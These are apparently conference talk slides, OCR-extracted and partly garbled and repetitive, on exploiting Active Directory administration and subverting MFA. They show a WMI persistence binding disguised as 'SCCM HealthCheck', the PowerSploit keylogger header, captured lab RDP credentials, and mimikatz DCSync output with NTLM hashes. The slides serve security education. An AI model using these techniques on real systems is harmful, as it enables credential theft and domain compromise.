RelativePath : __FilterToConsumerBinding.Consumer="\\\\.\\root\\subscription:CommandLineEventConsumer.Name=\"SCCM
HealthCheck\\",Filter="\\\\.\\root\\subscription:__EventFilter.Name=\"Monitor RDP\"
Server : .
NamespacePath : root\subscription
ClassName : __FilterToConsumerBinding
IsClass : False
IsInstance : True
IsSingleton : False
```



```
PS C:\Windows\system32> # Create WMI Event Filter
```

```
SCCMHealthCheck.ps1 X
```

```
1 function Get-Keystrokes {
2 <#
3 .SYNOPSIS
4
5     Logs keys pressed, time and the active window.
6
7     Powersploit Function: Get-Keystrokes
8     Original Authors: Chris Campbell (@obscuresec) and Matthew Graeber (@mattifestation)
9     Revised By: Jesse Davis (@secabstraction)
10    License: BSD 3-Clause
11    Required Dependencies: None
12    Optional Dependencies: None
13
14 .PARAMETER LogPath
15
16     Specifies the path where pressed key details will be logged. By default, keystrokes are logged to %TEMP%\key.log.
17
18 .PARAMETER Timeout
19
20     Specifies the interval in minutes to capture keystrokes. By default, keystrokes are captured indefinitely.
21
22 .PARAMETER PassThru
23
24     Returns the keylogger's PowerShell object, so that it may manipulated (disposed) by the user; primarily for testing purposes.
25
26 .LINK
27
28     http://www.obscuresec.com/
29     http://www.exploit-monday.com/
30     https://github.com/secabstraction
31
32 #
33 [cmdletbinding()]
34 Param (

```

Sean Metcalf [@Pyrotek3 |  
sean@TrimarcSecurity.com]



# Exploiting Typical Administration

```
"TypedKey", "WindowTitle", "Time"
"t", "Remote Desktop Connection", "8/1/2018 2:08:19 AM"
"r", "Remote Desktop Connection", "8/1/2018 2:08:19 AM"
"d", "Remote Desktop Connection", "8/1/2018 2:08:20 AM"
"c", "Remote Desktop Connection", "8/1/2018 2:08:21 AM"
"d", "Remote Desktop Connection", "8/1/2018 2:08:21 AM"
"c", "Remote Desktop Connection", "8/1/2018 2:08:21 AM"
"1", "Remote Desktop Connection", "8/1/2018 2:08:21 AM"
"1", "Remote Desktop Connection", "8/1/2018 2:08:22 AM"
".", "Remote Desktop Connection", "8/1/2018 2:08:22 AM"
"l", "Remote Desktop Connection", "8/1/2018 2:08:22 AM"
"a", "Remote Desktop Connection", "8/1/2018 2:08:23 AM"
"b", "Remote Desktop Connection", "8/1/2018 2:08:23 AM"
".", "Remote Desktop Connection", "8/1/2018 2:08:23 AM"
"t", "Remote Desktop Connection", "8/1/2018 2:08:24 AM"
"r", "Remote Desktop Connection", "8/1/2018 2:08:24 AM"
"i", "Remote Desktop Connection", "8/1/2018 2:08:24 AM"
"m", "Remote Desktop Connection", "8/1/2018 2:08:24 AM"
"a", "Remote Desktop Connection", "8/1/2018 2:08:24 AM"
"r", "Remote Desktop Connection", "8/1/2018 2:08:24 AM"
"c", "Remote Desktop Connection", "8/1/2018 2:08:24 AM"
"r", "Remote Desktop Connection", "8/1/2018 2:08:25 AM"
"e", "Remote Desktop Connection", "8/1/2018 2:08:25 AM"
"s", "Remote Desktop Connection", "8/1/2018 2:08:25 AM"
"e", "Remote Desktop Connection", "8/1/2018 2:08:25 AM"
"n", "Remote Desktop Connection", "8/1/2018 2:08:26 AM"
```

```
^ "t", "Windows Security", "8/1/2018 2:08:33 AM"
"r", "Windows Security", "8/1/2018 2:08:33 AM"
"i", "Windows Security", "8/1/2018 2:08:33 AM"
"m", "Windows Security", "8/1/2018 2:08:33 AM"
"a", "Windows Security", "8/1/2018 2:08:33 AM"
"r", "Windows Security", "8/1/2018 2:08:33 AM"
"c", "Windows Security", "8/1/2018 2:08:33 AM"
"l", "Windows Security", "8/1/2018 2:08:34 AM"
"a", "Windows Security", "8/1/2018 2:08:34 AM"
"b", "Windows Security", "8/1/2018 2:08:34 AM"
"\", "Windows Security", "8/1/2018 2:08:34 AM"
"d", "Windows Security", "8/1/2018 2:08:35 AM"
"a", "Windows Security", "8/1/2018 2:08:35 AM"
"r", "Windows Security", "8/1/2018 2:08:35 AM"
"t", "Windows Security", "8/1/2018 2:08:35 AM"
"h", "Windows Security", "8/1/2018 2:08:35 AM"
"v", "Windows Security", "8/1/2018 2:08:36 AM"
"a", "Windows Security", "8/1/2018 2:08:36 AM"
"d", "Windows Security", "8/1/2018 2:08:37 AM"
"e", "Windows Security", "8/1/2018 2:08:37 AM"
"r", "Windows Security", "8/1/2018 2:08:37 AM"
"<Tab>", "Windows Security", "8/1/2018 2:08:37 AM"
"<Shift>", "Windows Security", "8/1/2018 2:08:41 AM"
"S", "Windows Security", "8/1/2018 2:08:42 AM"
"k", "Windows Security", "8/1/2018 2:08:42 AM"
"v", "Windows Security", "8/1/2018 2:08:42 AM"
```

```
"TypedKey", "WindowTitle", "Time"  
"Remote Desktop Connection", "8/1/2018 2:08:19 AM"  
"t", "r", "d", "c", "d", "c", "1", "1", ".", "l", "a", "b", ".", "t", "r", "i", "m", "a", "r", "c", "r", "e", "s", "e", "a", "r", "c", "h", ".", "c", "o", "m", "<Enter>",  
"t", "r", "i", "m", "a", "r", "c", "l", "a", "b", "\", "d", "a", "r", "t", "h", "v", "a", "d", "e", "r",  
"<Tab>", "<Shift>",  
"S", "k", "y", "w", "a", "l", "k", "e", "r", "2", "0", "1", "8", "<Shift>", "!",
```

TypedKeyWindowTitleTime

Remote Desktop Connection 8/1/2018 2:08:19 AM

trdcdc11.lab.trimarcresearch.com<Enter>

trimarclab\darthvader

<Tab>

<Shift>Skywalker2018<Shift>!

```
mimikatz(commandline) # lsadump::dcsync /domain:rd.adsecurity.org /user:Administrator
[DC] 'rd.adsecurity.org' will be the domain
[DC] 'RDLABDC01.rd.adsecurity.org' will be the DC server

[DC] 'Administrator' will be the user account
Object RDN           : Administrator

** SAM ACCOUNT **


SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000200 ( NORMAL_ACCOUNT )
Account expiration   :
Password last change : 9/7/2015 9:54:33 PM
Object Security ID   : S-1-5-21-2578996962-4185879466-3696909401-500
Object Relative ID   : 500


Credentials:
Hash NTLM: 96ae239ae1f8f186a205b6863a3c955f
ntlm- 0: 96ae239ae1f8f186a205b6863a3c955f
ntlm- 1: 5164b7a0fda365d56739954bbbc23835
ntlm- 2: 7c08d63a2f48f045971bc2236ed3f3ac
lm - 0: 6cfd3c1bcc30b3fe5d716fef10f46e49
lm - 1: d1726cc03fb143869304c6d3f30fdb8d
```

## From AD Admin Credential to DCSync


# What About MFA?

Let's MFA that RDP





Remote Desktop Connection




## Remote Desktop Connection


Computer:

User name:

You will be asked for credentials when you connect.

 Show Options

Duo Security



Powered by Duo Security

Device:

Choose an authentication method

Duo Push

Call Me

Passcode

Login Request  
Protected by Duo Security



Trimarc

TR RDP



Sean



172.271.271.172  
Las Vegas, NV, US



10:57:46 AM EDT  
July 24, 2018



Approve



Deny

Login Request  
Protected by Duo Security



Trimarc

TR RDP



Sean



172.271.271.172  
Las Vegas, NV, US



10:57:47 AM EDT  
July 24, 2018



Approve



Deny

Login Request  
Protected by Duo Security



Trimarc  
[Trimarc Research] ADFS



Sean



172.271.271.172  
Las Vegas, NV, US



10:57:46 AM EDT  
July 24, 2018

Login Request  
Protected by Duo Security



Trimarc  
[Trimarc Research] ADFS



Sean






172.271.271.172  
Las Vegas, NV, US



10:57:47 AM EDT  
July 24, 2018

Approve Deny

Approve Deny



# Subverting MFA

What if an attacker could bypass MFA without anyone noticing?

Sean Metcalf [@Pyrotek3 |  
sean@TrimarcSecurity.com]  
<https://t.me/learningnets>



ACME has enabled users to update several attributes through a self-service portal.

- These attributes include:
  - Work phone number
  - Work address
  - Mobile number
  - Org-specific attributes

## Active Directory Self Service

Full Name:

Title:

Work Phone:

Mobile Phone:

Fax Number:

Pager Number:

Department:

Manager:

(Click To Change)

Update

ACME has enabled users to update several attributes through a self-service portal.

- These attributes include:
  - Work phone number
  - Work address
  - Mobile number
  - Org-specific attributes

## Active Directory Self Service

Full Name:	<input type="text"/>
Title:	<input type="text"/>
Work Phone:	<input type="text"/>
Mobile Phone:	<input type="text" value="555-1212"/>
Fax Number:	<input type="text"/>
Pager Number:	<input type="text"/>
Department:	<input type="text"/>
Manager:	<input type="text" value="(Click To Change)"/>

Update

ACME has enabled users to update several attributes through a self-service portal.

- These attributes include:
  - Work phone number
  - Work address
  - Mobile number
  - Org-specific attributes

## Active Directory Self Service

Full Name:

Title:

Work Phone:

Mobile Phone:

Fax Number:

